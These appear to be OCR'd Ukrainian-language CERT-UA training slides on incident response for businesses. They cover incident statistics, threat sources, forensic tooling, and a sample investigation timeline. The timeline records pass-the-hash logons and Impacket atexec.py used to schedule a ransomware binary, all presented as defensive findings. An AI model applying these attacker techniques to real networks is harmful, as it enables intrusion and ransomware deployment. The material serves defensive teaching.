CERT-UA

Computer Emergency Response Team of Ukraine

https://cert.gov.ua cert@cert.gov.ua

Кібербезпека для бізнесу: інструменти та технології захисту, практичні кейси та інциденти, знайомство з CERT-UA

Державна служба спеціального зв’язку та захисту інформації України

Управління Держспецзв’язку в Запорізькій області

https://cip.gov.ua zpr@cip.gov.ua

Про CERT-UA

CERT-UA tasks

https://cert.gov.ua/about-us

https://zakon.rada.gov.ua/laws/show/2163-19

ЗАКОН УКРАЇНИ

Про основні засади забезпечення кібербезпеки України

(Відомості Верховної Ради (ВВР), 2017, № 45, ст.403)

Про CERT-UA


Статистика кіберінцидентів

Інциденти за рівнем критичності	H2 2024	H1 2025	Зміна за період
Критичні	1	1	0
Високі	10	6	-40%
Середні	2 454	2 944	+20%
Низькі	110	67	-39%
Загалом	**2 575**	**3 018**	**+17%**

Дослідження кіберінцидентів
Алгоритм дій

cert@cert.gov.ua


incidents@cert.gov.ua



Дослідження кіберінцидентів
Виявлення кіберзагрози.

- Закордонні команди CERT/CSIRT та державні установи
- Комерційні організації та рішення
- Суб’єкти забезпечення кібербезпеки України
- Постраждалі організації
- ЗМІ
- Даркнет

VIRUSTOTAL



Дослідження кіберінцидентів
Виявлення кіберзагрози.

Народная CyberАрмия

8 556 subscribers

WE ARE KILLNET


31 975 subscribers


XakNet Team 🇷🇺

35 772 subscribers


Солнцепек

28,258 subscrib






Дослідження кіберінцидентів



Дослідження кіберінцидентів
Реєстрація та менеджмент кіберінцидентів

http://thehive-project.org/



Дослідження кіберінцидентів
Взаємодія з відповідальними особами від організації.

1. Визначення відповідальних осіб
2. Налагодження оперативного зв’язку з CERT-UA для обміну інформацією про кіберінцидент (Signal)
3. Офіційне інформування про кіберінцидент
4. Ізоляція мережі та збір цифрових даних для дослідження кіберінциденту.

Дослідження кіберінцидентів
Взаємодія з відповідальними особами від організації.

Збір та аналіз цифрових данних.

1. Колектор CERT-UA (на основі KAPE) для оперативного збору інформації

https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape

2. Дослідження образів віртуальних машин.
3. Дослідження дампів фізичної та оперативної пам’яті

- FTK Imager для збору

https://accessdata.com/product-download/ftk-imager-version-4-7-1

- Autopsy для аналізу

https://www.autopsy.com/

4. CERT-UA надає доступ до SFTP-серверу для завантаження данних для дослідження.

Дослідження кіберінцидентів
Аналіз цифрових даних

HAYABUSA

Eric Zimmerman's
TOOLS

Таймлайн

1. Побудова таймлайну хоста Windows

https://plaso.readthedocs.io/

https://github.com/log2timeline/plaso

2. Дослідження таймлайну хоста Windows

- Timeline Explorer (https://ericzimmerman.github.io/#!index.md)
- Hayabusa (https://github.com/Yamato-Security/hayabusa)

Додаткові заходи

- Thor Scanner (https://www.nextron-systems.com/thor/)
- AV scan

Дослідження кіберінцидентів
Аналіз цифрових даних

Таймлайн

```
#### Висновок
- Вердикт: Ознаки несанкціонованого входу на хост з веб-сереверу 10.0.10.136 під адміністраторським обліковим записом `aleksey` не пізніше 2022-07-19.
Зловмисниками здійснено завантаження файлу шифрувальника `PressTea` в директорію C:\Windows\sysate32.exe (файл було заблоковано Windows Defender).
Зловмисниками за допомогою Impacket Atexec.py створено задачі `BLFdcXVt` `dpYNIMmd` для запуску `PressTea`.
- Свідчення аномалій (перше, останнє згадування): 2022-07-19 16:32:24 - 2022-10-11 14:38:41

### Хронологія подій
- 2022-07-19
 - 16:32:24.067 +03:00      4624    med 1301939 Pass the Hash Activity 2    User: АНОНИМНЫЙ ВХОД ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x64eea3
- 2022-09-26
 - 11:00:54.904 +03:00      4624    med 1324993 Pass the Hash Activity 2    User: АНОНИМНЫЙ ВХОД ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x664462
 - 15:16:27.918 +03:00      4624    med 1325093 Pass the Hash Activity 2    User: aleksey ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x70a19f
 - 17:37:15.597 +03:00      4624    med 1325450 Pass the Hash Activity 2    User: АНОНИМНЫЙ ВХОД ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x7660a8
 - 17:42:28.148 +03:00      4624    med 1325461 Pass the Hash Activity 2    User: aleksey ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x76839e
- 2022-10-04
 - 10:18:45.277 +03:00      4624    med 1328738 Pass the Hash Activity 2    User: АНОНИМНЫЙ ВХОД ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x502f66
- 2022-10-11
 - 13:22:07.630 +03:00      4624    med 1332923 Pass the Hash Activity 2    User: aleksey ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x50d21f
 - 13:22:49 [1116 / 0x045c] Source Name: Microsoft Antimalware Strings: ['$$860'  '4.10.209.0'  '{4E0C8FDD-4685-49A5-BF21-C11AFC3EA890}'  '2022-10-11T10:22:48.992Z'  ''  ''  '2147814523'  'Trojan:Win32/Wacatac.H!ml'
 - 13:23:10 [1117 / 0x045d] Source Name: Microsoft Antimalware Strings: ['$$860'  '4.10.209.0'  '{4E0C8FDD-4685-49A5-BF21-C11AFC3EA890}'  '2022-10-11T10:22:48.992Z'  ''  ''  '2147814523'  'Trojan:Win32/Wacatac.H!ml'
 - 13:37:50.670 +03:00      4624    med 1332926 Pass the Hash Activity 2    User: aleksey ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x544861
 - 13:37:57.309 +03:00  -   -   -   low     Rare Scheduled Task Creations   [condition] count() by TaskName < 5 in timeframe [result] count:1 TaskName:\\BLFdcXVt timeframe:7d
 - 14:34:20.258 +03:00      4624    med 1332952 Pass the Hash Activity 2    User: aleksey ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x56b1be
 - 14:34:26.533 +03:00  -   -   -   low     Rare Scheduled Task Creations   [condition] count() by TaskName < 5 in timeframe [result] count:1 TaskName:\\dpYNIMmd timeframe:7d
 - 14:37:50.335 +03:00      4624    med 1332958 Pass the Hash Activity 2    User: aleksey ¦ Comp:  ¦ IP-Addr: 10.0.10.136 ¦ Proc: - ¦ LID: 0x56f8b6
 - 14:38:24 [1116 / 0x045c] Source Name: Microsoft Antimalware Strings: ['$$860'  '4.10.209.0'  '{AB7516EF-E4F4-440B-B0A1-39BF983FFE0A}'  '2022-10-11T11:38:23.453Z'  ''  ''  '2147814523'  'Trojan:Win32/Wacatac.H!ml'
 - 14:38:41 [1117 / 0x045d] Source Name: Microsoft Antimalware Strings: ['$$860'  '4.10.209.0'  '{AB7516EF-E4F4-440B-B0A1-39BF983FFE0A}'  '2022-10-11T11:38:23.453Z'  ''  ''  '2147814523'  'Trojan:Win32/Wacatac.H!ml'

### Хостові індикатори
